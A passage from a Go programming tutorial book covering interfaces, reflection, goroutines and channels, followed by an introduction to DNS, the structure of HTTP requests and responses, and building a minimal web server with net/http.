Attention: If the type implemented the interface `error`, fmt will call `error()`, so you don't have to implement Stringer at this point.

## Type of variable in an interface

If a variable is the type that implements an interface, we know that any other type that implements the same interface can be assigned to this variable. The question is how can we know the specific type stored in the interface. There are two ways that I'm going to tell you.

- Assertion of Comma-ok pattern

Go has the syntax `value, ok := element.(T)`. This checks to see if the variable is the type

that we expect, where the value is the value of the variable, ok is a variable of boolean type, element is the interface variable and the T is the type of assertion.

If the element is the type that we expect, ok will be true, false otherwise.

Let's use an example to see more clearly.

```
package main

import (
 "fmt"
 "strconv"
)

type Element interface{}

type List []Element

type Person struct {
 name string
 age int
}

func (p Person) String() string {
 return "(name: " + p.name + " - age: " + strconv.Itoa(p.age) + " years)"
}

func main() {
 list := make(List, 3)
 list[0] = 1 // an int
 list[1] = "Hello" // a string
 list[2] = Person{"Dennis", 70}

 for index, element := range list {
 if value, ok := element.(int); ok {
 fmt.Printf("list[%d] is an int and its value is %d\n", index, value)
 } else if value, ok := element.(string); ok {
 fmt.Printf("list[%d] is a string and its value is %s\n", index,
value)
 } else if value, ok := element.(Person); ok {
 fmt.Printf("list[%d] is a Person and its value is %s\n", index,
value)
 } else {
 fmt.Println("list[%d] is of a different type", index)
 }
 }
}
```

It's quite easy to use this pattern, but if we have many types to test, we'd better use `switch`.

- switch test

Let's use `switch` to rewrite the above example.

```
package main

import (
 "fmt"
 "strconv"
)

type Element interface{}
type List []Element

type Person struct {
 name string
 age int
}

func (p Person) String() string {
 return "(name: " + p.name + " - age: " + strconv.Itoa(p.age) + " years)"
}

func main() {
 list := make(List, 3)
 list[0] = 1 //an int
 list[1] = "Hello" //a string
 list[2] = Person{"Dennis", 70}

 for index, element := range list {
 switch value := element.(type) {
 case int:
 fmt.Printf("list[%d] is an int and its value is %d\n", index, value)
 case string:
 fmt.Printf("list[%d] is a string and its value is %s\n", index, value)
 case Person:
 fmt.Printf("list[%d] is a Person and its value is %s\n", index, value)
 default:
 fmt.Println("list[%d] is of a different type", index)
 }
 }
}
```

One thing you should remember is that `element.(type)` cannot be used outside of `switch` body, which means in that case you have to use pattern `comma-ok`.

## Embedded interfaces

The most beautiful thing is that Go has a lot of built-in logic syntax, such as anonymous fields in struct. Not surprisingly, we can use interfaces as anonymous fields as well, but we call them `Embedded interfaces`. Here, we follow the same rules as anonymous fields. More specifically, if an interface has another interface as the embedded interface, it will have all the methods that the embedded interface has.

We can see source file in `container/heap` has one definition as follows.

```
type Interface interface {
 sort.Interface // embedded sort.Interface
 Push(x interface{}) // a Push method to push elements into the heap
 Pop() interface{} // a Pop method that pops elements from the heap
}
```

We see that `sort.Interface` is an embedded interface, so the above `Interface` has three methods that are in `sort.Interface` implicitly.

```
type Interface interface {
 // Len is the number of elements in the collection.
 Len() int
 // Less returns whether the element with index i should sort
 // before the element with index j.
 Less(i, j int) bool
 // Swap swaps the elements with indexes i and j.
 Swap(i, j int)
}
```

Another example is the `io.ReadWriter` in package `io`.

```
// io.ReadWriter
type ReadWriter interface {
 Reader
 Writer
}
```

## Reflection

Reflection in Go is used for determining information at runtime. We use the `reflect` package, and this official [article](#) explains how reflect works in Go.

There are three steps to use reflect. First, we need to convert an interface to reflect types (`reflect.Type` or `reflect.Value`, this depends on the situation).

```
t := reflect.TypeOf(i) // get meta-data in type i, and use t to get all elements
v := reflect.ValueOf(i) // get actual value in type i, and use v to change its value
```

After that, we convert reflect types to get values that we need.

```
var x float64 = 3.4
v := reflect.ValueOf(x)
fmt.Println("type:", v.Type())
fmt.Println("kind is float64:", v.Kind() == reflect.Float64)
fmt.Println("value:", v.Float())
```

Finally, if we want to change a value that is from reflect types, we need to make it modifiable. As discussed earlier, there is a difference between pass by value and pass by reference. The following code will not compile.

```
var x float64 = 3.4
v := reflect.ValueOf(x)
v.SetFloat(7.1)
```

Instead, we must use the following code to change value from reflect types.

```
var x float64 = 3.4
p := reflect.ValueOf(&x)
v := p.Elem()
v.SetFloat(7.1)
```

I just talked about basic knowledge about reflection, you must practice more to understand more.

## 2.7 Concurrency

It is said that Go is the C language of 21st century. I think there are two reasons: first, Go is a simple language; second, concurrency is a hot topic in today's world, and Go supports this feature at the language level.

### goroutine

goroutines and concurrency are built into the core design of Go. They're similar to threads but work differently. More than a dozen goroutines maybe only have 5 or 6 underlying threads. Go also gives you full support to share memory in your goroutines. One goroutine usually uses 4~5 KB stack memory. Therefore, it's not hard to run thousands of goroutines in one computer. A goroutine is more lightweight, more efficient, and more convenient than system threads.

goroutines run on the thread manager at runtime in Go. We use keyword `go` to create a new goroutine, which is a function at the underlying level (***main() is a goroutine***).

```
go hello(a, b, c)
```

Let's see an example.

```
package main

import (
 "fmt"
 "runtime"
)

func say(s string) {
 for i := 0; i < 5; i++ {
 runtime.Gosched()
 fmt.Println(s)
 }
}

func main() {
 go say("world") // create a new goroutine
 say("hello") // current goroutine
}
```

Output:

```
hello
world
hello
world
hello
world
hello
world
hello
```

We see that it's very easy to use concurrency in Go by using the keyword `go`. In the above example, these two goroutines share some memory, but we would better off following the design recipe: Don't use shared data to communicate, use communication to share data.

`runtime.Gosched()` means let the CPU execute other goroutines, and come back at some point.

The scheduler only uses one thread to run all goroutines, which means it only implements concurrency. If you want to use more CPU cores in order to use parallel processing, you have to call `runtime.GOMAXPROCS(n)` to set the number of cores you want to use. If `n<1`, it changes nothing. This function may be removed in the future, see more details about parallel processing and concurrency in this [article](#).

## channels

goroutines are running in the same memory address space, so you have to maintain synchronization when you want to access shared memory. How do you communicate between different goroutines? Go uses a very good communication mechanism called `channel`.

`channel` is like a two-way pipeline in Unix shell: use channel to send or receive data. The only data type that can be used in channels is the type `channel` and keyword `chan`. Be aware that you have to use `make` to create a new `channel`.

```
ci := make(chan int)
cs := make(chan string)
cf := make(chan interface{})
```

channel uses the operator `<-` to send or receive data.

```
ch <- v // send v to channel ch.
v := <-ch // receive data from ch, and assign to v
```

Let's see more examples.

```

package main

import "fmt"

func sum(a []int, c chan int) {
 total := 0
 for _, v := range a {
 total += v
 }
 c <- total // send total to c
}

func main() {
 a := []int{7, 2, 8, -9, 4, 0}

 c := make(chan int)
 go sum(a[:len(a)/2], c)
 go sum(a[len(a)/2:], c)
 x, y := <-c, <-c // receive from c

 fmt.Println(x, y, x + y)
}

```

Sending and receiving data in channels blocks by default, so it's much easier to use synchronous goroutines. What I mean by block is that the goroutine will not continue when it receives data from an empty channel (`value := <-ch`), until other goroutines send data to this channel. On the other hand, the goroutine will not continue when it sends data to channel (`ch<-5`) until this data is received.

## Buffered channels

I introduced non-buffered channels above, and Go also has buffered channels that can store more than one element. For example, `ch := make(chan bool, 4)`, here we create a channel that can store 4 boolean elements. So in this channel, we are able to send 4 elements into it without blocking, but the goroutine will be blocked when you try to send a fifth element and no goroutine receives it.

```

ch := make(chan type, n)

n == 0 ! non-buffer (block)
n > 0 ! buffer (non-block until n elements in the channel)

```

You can try the following code on your computer and change some values.

```

package main

import "fmt"

func main() {
 c := make(chan int, 2) // change 2 to 1 will have runtime error, but 3 is
fine
 c <- 1
 c <- 2
 fmt.Println(<-c)
 fmt.Println(<-c)
}

```

## Range and Close

We can use range to operate on buffer channels as in slice and map.

```

package main

import (
 "fmt"
)

func fibonacci(n int, c chan int) {
 x, y := 1, 1
 for i := 0; i < n; i++ {
 c <- x
 x, y = y, x+y
 }
 close(c)
}

func main() {
 c := make(chan int, 10)
 go fibonacci(cap(c), c)
 for i := range c {
 fmt.Println(i)
 }
}

```

`for i := range c` will not stop reading data from channel until the channel is closed. We use the keyword `close` to close the channel in above example. It's impossible to send or receive data on a closed channel, you can use `v, ok := <-ch` to test if a channel is closed. If `ok`

returns false, it means the there is no data in that channel and it was closed.

Remember to always close channel in producers, not in consumers, or it's very easy to get into panic status.

Another thing you need to remember is that channels are unlike files, and you don't have to close them frequently, unless you are sure the channel is completely useless, or you want to exit range loops.

## Select

In the above examples, we only use one channel, but how can we deal with more than one channel? Go has a keyword called `select` to listen to many channels.

`select` is blocking by default, and it continues to execute only when one of channels has data to send or receive. If several channels are ready to use at the same time, `select` chooses which to execute randomly.

```
package main

import "fmt"

func fibonacci(c, quit chan int) {
 x, y := 1, 1
 for {
 select {
 case c <- x:
 x, y = y, x+y
 case <- quit:
 fmt.Println("quit")
 return
 }
 }
}

func main() {
 c := make(chan int)
 quit := make(chan int)
 go func() {
 for i := 0; i < 10; i++ {
 fmt.Println(<-c)
 }
 quit <- 0
 }()
 fibonacci(c, quit)
}
```

`select` has `default` as well, just like `switch`. When all the channels are not ready to use, it executes default (doesn't wait for channel anymore).

```
select {
case i := <- c:
 // use i
default:
 // executes here when c is blocked
}
```

## Timeout

Sometimes a goroutine is blocked, but how can we avoid this to prevent the whole program blocking? We can set a timeout in `select` to do this.

```
func main() {
 c := make(chan int)
 o := make(chan bool)
 go func() {
 for {
 select {
 case v := <- c:
 println(v)
 case <- time.After(5 * time.Second):
 println("timeout")
 o <- true
 break
 }
 }
 }()
 <- o
}
```

## Runtime goroutine

The package `runtime` has some functions to deal with goroutines.

- `runtime.Goexit()`

Exits the current goroutine, but defer functions will be executed as usual.

- `runtime.Gosched()`

Lets the scheduler executes other goroutines, and comes back at some point.

- `runtime.NumCPU() int`  
Returns number of CPU cores
- `runtime.NumGoroutine() int`  
Returns number of goroutines
- `runtime.GOMAXPROCS(n int) int`  
Set how many CPU cores that you want to use

## 2.8 Summary

In this chapter, we mainly introduced the 25 Go keywords. Let's review what they are and what they do.

|          |             |        |           |        |
|----------|-------------|--------|-----------|--------|
| break    | default     | func   | interface | select |
| case     | defer       | go     | map       | struct |
| chan     | else        | goto   | package   | switch |
| const    | fallthrough | if     | range     | type   |
| continue | for         | import | return    | var    |

- `var` and `const` are used to define variables and constants.
- `package` and `import` are for package use.
- `func` is used to define functions and methods.
- `return` is used to return values in functions or methods.
- `defer` is used to define defer functions.
- `go` is used to start a new goroutine.
- `select` is used to switch over multiple channels for communication.
- `interface` is used to define interfaces.
- `struct` is used to define special customized types.
- `break`, `case`, `continue`, `for`, `fallthrough`, `else`, `if`, `switch`, `goto`, `default` were introduced in section 2.3.
- `chan` is the type of channel for communication among goroutines.
- `type` is used to define customized types.
- `map` is used to define map which is like hash table in others languages.
- `range` is used for reading data from `slice`, `map` and `channel`.

If you understand how to use these 25 keywords, you've learned a lot of Go already.

# 3 Web foundation

The reason you are reading this book is that you want to learn to build web applications in Go. As I said before, Go provides many powerful packages like `http`. It helps you a lot when you build web applications. I'll teach you everything you should know in following chapters, and we'll talk about some concepts of the web and how to run web applications in Go in this chapter.

## 3.1 Web working principles

Every time you open your browser, type some URLs and press enter, then you will see the beautiful web pages appear on your screen. But do you know what is happening behind this simple action?

Normally, your browser is a client, after you typed URL, it sends requests to DNS server, get IP address of the URL. Then it finds the server in that IP address, asks to setup TCP connections. When the browser finished sending HTTP requests, server starts handling your request packages, then return HTTP response packages to your browser. Finally, the browser renders bodies of the web pages, and disconnects from the server.




Figure 3.1 Processes of users visit a website

A web server also known as a HTTP server, it uses HTTP protocol to communicate with clients. All web browsers can be seen as clients.

We can divide web working principles to following steps:

- Client uses TCP/IP protocol to connect to server.
- Client sends HTTP request packages to server.
- Server returns HTTP response packages to client, if request resources including dynamic scripts, server calls script engine first.
- Client disconnects from server, starts rendering HTML.

This is a simple work flow of HTTP affairs, notice that every time server closes connections after sent data to clients, and waits for next request.

### URL and DNS resolution

We are always using URL to access web pages, but do you know how URL works?

The full name of URL is Uniform Resource Locator, this is for describing resources on the internet. Its basic form as follows.

```
scheme://host[:port#]/path.../[?query-string][#anchor]
scheme assign underlying protocol(such as HTTP, HTTPS, ftp)
host IP or domain name of HTTP server
port# default port is 80, and you can omit in this case. If you want to use other ports, you must to specify which port. For example, http://www.cnblogs.com:8080/
path resources path
query-string data are sent to server
anchor anchor
```

DNS is abbreviation of Domain Name System, it's the name system for computer network services, it converts domain name to actual IP addresses, just like a translator.




Figure 3.2 DNS working principles

To understand more about its working principle, let's see detailed DNS resolution process as follows.

1. After typed domain name **www.qq.com** in the browser, operating system will check if there is any mapping relationship in the hosts file for this domain name, if so then finished the domain name resolution.
2. If no mapping relationship in the hosts file, operating system will check if there is any cache in the DNS, if so then finished the domain name resolution.
3. If no mapping relationship in the hosts and DNS cache, operating system finds the first DNS resolution server in your TCP/IP setting, which is local DNS server at this time. When local DNS server received query, if the domain name that you want to query is contained in the local configuration of regional resources, then gives back results to the client. This DNS resolution is authoritative.
4. If local DNS server doesn't contain the domain name, and there is a mapping relationship in the cache, local DNS server gives back this result to client. This DNS resolution is not authoritative.
5. If local DNS server cannot resolve this domain name either by configuration of regional resource or cache, it gets into next step depends on the local DNS server setting. If the local DNS server doesn't enable forward mode, it sends request to root DNS server, then returns the IP of top level DNS server may know this domain name, **.com** in this case. If the first top level DNS server doesn't know, it sends request to next top level DNS server until the one that knows the domain name. Then the top level DNS server asks next level DNS server for **qq.com**, then finds the **www.qq.com** in some servers.
6. If the local DNS server enabled forward mode, it sends request to upper level DNS server, if the upper level DNS server also doesn't know the domain name, then keep sending request to upper level. Whether local DNS server enables forward mode, server's IP address of domain name returns to local DNS server, and local server sends it to clients.




Figure 3.3 DNS resolution work flow

Recursive query process means the enquirers are changing in the process, and enquirers do not change in Iterative query process.

Now we know clients get IP addresses in the end, so the browsers are communicating with servers through IP addresses.

## HTTP protocol

HTTP protocol is the core part of web services. It's important to know what is HTTP protocol before you understand how web works.

HTTP is the protocol that used for communicating between browsers and web servers, it is based on TCP protocol, and usually use port 80 in the web server side. It is a protocol that uses request-response model, clients send request and servers response. According to HTTP protocol, clients always setup a new connection and send a HTTP request to server in every affair. Server is not able to connect to client proactively, or a call back connection. The connection between the client and the server can be closed by any side. For example, you can cancel your download task and HTTP connection. It disconnects from server before you finish downloading.

HTTP protocol is stateless, which means the server has no idea about the relationship between two connections, even though they are both from same client. To solve this problem, web applications use Cookie to maintain sustainable state of connections.

Because HTTP protocol is based on TCP protocol, so all TCP attacks will affect the HTTP communication in your server, such as SYN Flood, DoS and DDoS.

### HTTP request package (browser information)

Request packages all have three parts: request line, request header, and body. There is one blank line between header and body.

```

GET /domains/example/ HTTP/1.1 // request line: request method, URL, protocol and its version
Host: www.iana.org // domain name
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.4 (KHTML, like Gecko) Chrome/22.0.1229.94 Safari/537.4 // browser
information
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 // mine that clients can accept
Accept-Encoding: gzip,deflate,sdch // stream compression
Accept-Charset: UTF-8,*;q=0.5 // character set in client side
// blank line
// body, request resource arguments (for example, arguments in POST)

```

We use fiddler to get following request information.

Figure 3.4 shows the Fiddler interface with a captured GET request to <http://www.sina.com.cn>. The Headers tab displays the following information:

```

GET http://www.sina.com.cn/ HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, app
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NE
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: www.sina.com.cn

```

Figure 3.4 Information of GET method caught by fiddler

Figure 3.5 shows the Fiddler interface with a captured POST request to [http://login.sina.com.cn/sso/login.php?client=ssologin.js\(v1.4.2\)](http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.2)). The Headers tab displays the following information:

```

POST http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.2) HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms
Referer: http://www.weibo.com/
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NET CLR 2.0.5072;
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: login.sina.com.cn
Content-Length: 621
Connection: keep-Alive
Pragma: no-cache
Cookie: SINAGLOBAL=000000e3.75e9ea5.5046c217.db634852; Apache=000000e3.75e9ea5.5046c217.f2ca9b50
entry=weibo&gateway=1&from=&savestate=7&useticket=1&vsnf=1&ssosimplelogin=1&su=eG11bWuZ2p1biU0MGdtYWlsLmI

```

Figure 3.5 Information of POST method caught by fiddler

#### We can see that GET method doesn't have request body that POST does.

There are many methods you can use to communicate with servers in HTTP, and GET, POST, PUT, DELETE are the basic 4 methods that we use. A URL represented a resource on the network, so these 4 method means query, change, add and delete operations. GET and POST are most commonly used in HTTP. GET appends data to the URL and uses ? to break up them, uses & between arguments, like <EditPosts.aspx?name=test1&id=123456>. POST puts data in the request body because URL has length limitation by browsers, so POST can submit much more data than GET method. Also when we submit our user name and password, we don't want this kind of information appear in the URL, so we use POST to keep them invisible.

### HTTP response package (server information)

Let's see what information is contained in the response packages.

```

HTTP/1.1 200 OK // status line
Server: nginx/1.0.8 // web server software and its version in the server machine
Date: Date: Tue, 30 Oct 2012 04:14:25 GMT // responded time
Content-Type: text/html // responded data type
Transfer-Encoding: chunked // it means data were sent in fragments
Connection: keep-alive // keep connection
Content-Length: 90 // length of body
// blank line
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN".... // message body

```

The first line is called status line, it has HTTP version, status code and status message.

Status code tells the client is HTTP server has expectation response. In HTTP/1.1, we defined 5 kinds of status code.

- 1xx Informational
- 2xx Success
- 3xx Redirection
- 4xx Client Error
- 5xx Server Error

Let's see more examples about response packages, 200 means server responded correctly, 302 means redirection.

The screenshot shows the Fiddler interface with the following details:

- Web Sessions:** A list of 34 requests. Requests 1 and 2 are 302s (redirection). Requests 3 through 34 are 200s (success).
- Request Headers:** For the first 200 request (Index 3), the URL is `/login/do_cross`. The headers include:
  - Accept: image/gif, image/jpeg, image/pjpeg, image/pjppeg, application/x-ms-application, application/xaml+xml, application/x-ms-xaml+xml
  - Accept-Encoding: gzip, deflate
  - Accept-Language: zh-cn
  - User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5)
- Cookies / Login:** Shows a cookie `ALF=1347419304`.
- Response Headers:** For the first 200 request, the status is `HTTP/1.1 302 Found`. The headers include:
  - Expires: Wed, 05 Sep 2012 03:29:36 GMT
  - Pragma: public
  - Vary: Accept-Encoding
- Cookies / Login:** Shows several session cookies, including `SSOLoginState=1346815775`, `SUS=SID-1889019865-1346815775-JA-dj3tf-af7`, and `SUE=es%3De2eb90f23b884b2f2064b876ac68b6`.
- Entity:** Content-Length: 20, Content-Type: text/html; charset=utf-8
- Miscellaneous:** DPOOL\_HEADER: jason155, Server: Apache, SINA-LB: eWYyMTEuaGEueWZncm91cDEUymoubG9hZGJhbGF
- Transport:** Connection: close, Content-Encoding: gzip, Location: <http://weibo.com/kaibao001?wvr=5&lf=reg>

Figure 3.6 Full information for visiting a website

### HTTP is stateless and Connection: keep-alive

Stateless doesn't mean server has no ability to keep a connection, in other words, server doesn't know any relationship between any two requests.

In HTTP/1.1, Keep-alive is used as default, if clients have more requests, they will use the same connection for many different requests.

Notice that Keep-alive cannot keep one connection forever, the software runs in the server has certain time to keep connection, and you can change it.

### Request instance




Figure 3.7 All packages for open one web page

We can see the whole process of communication between the client and server by above picture. You may notice that there are many resource files in the list, they are called static files, and Go has specialized processing methods for these files.

This is the most important function of browsers, request for a URL and get data from web servers, then render HTML for good user interface. If it finds some files in the DOM, such as CSS or JS files, browsers will request for these resources from server again, until all the resources finished rendering on your screen.

Reduce HTTP request times is one of the methods that improves speed of loading web pages, which is reducing CSS and JS files, it reduces pressure in the web servers at the same time.

## 3.2 Build a simple web server

We talked about that web applications are based on HTTP protocol, and Go provides fully ability for HTTP in package `net/http`, it's very easy to setup a web server by using this package.

### Use http package setup a web server

```
package main

import (
 "fmt"
 "net/http"
 "strings"
 "log"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
 r.ParseForm() // parse arguments, you have to call this by yourself
 fmt.Println(r.Form) // print form information in server side
 fmt.Println("path", r.URL.Path)
 fmt.Println("scheme", r.URL.Scheme)
 fmt.Println(r.Form["url_long"])
 for k, v := range r.Form {
 fmt.Println("key:", k)
 fmt.Println("val:", strings.Join(v, ""))
 }
 fmt.Fprintf(w, "Hello astaxie!") // send data to client side
}

func main() {
 http.HandleFunc("/", sayhelloName) // set router
 err := http.ListenAndServe(":9090", nil) // set listen port
 if err != nil {
 log.Fatal("ListenAndServe: ", err)
 }
}
```

After we executed above code, it starts listening to port 9090 in local host.

Open your browser and visit `http://localhost:9090`, you can see that `Hello astaxie` is on your screen.

Let's try another address with arguments: `http://localhost:9090/?url_long=111&url_long=222`

Now see what happened in both client and server sides.

You should see following information in your server side:

```
8
9 F:\kanbox\golangtutorials\web>go build
10
11 F:\kanbox\golangtutorials\web>web.exe
12 map[]
13 path /
14 scheme
15 []
16 map[]
17 path /favicon.ico
18 scheme
19 []
20 map[url_long:[111 222]]
21 path /
22 scheme
23 [111 222]
24 key: url_long
25 val: 111222
26 map[]
27 path /favicon.ico
28 scheme
29 []
30 map[url_long:[111 222]]
31 path /
32 scheme
33 [111 222]
34 key: url_long
35 val: 111222
36 map[]
37 path /favicon.ico
38 scheme
39 []
40
```

Figure 3.8 Server printed information

As you can see, we only need to call two functions to build a simple web server.

If you are working with PHP, you probably want to ask do we need something like Nginx or Apache, the answer is we don't need because Go listens to TCP port by itself, and the function `sayHelloName` is the logic function like controller in PHP.

If you are working with Python, you should know tornado, and the above example is very similar to that.

If you are working with Ruby, you may notice it is like script/server in ROR.

We use two simple functions to setup a simple web server in this section, and this simple server has already had ability for high concurrency. We will talk about how to use this feature in next two sections.

## 3.3 How Go works with web

We learned to use `net/http` package to build a simple web server in previous section, but all the working principles are the same as we talked in first section of this chapter.

### Some concepts in web working principles

Request: request data from users, including POST, GET, Cookie and URL.

Response: response data from server to clients.

Conn: connections between clients and servers.

Handler: logic of handle request and produce response.

### http package operating mechanism

The following picture shows that work flow of Go's web server.

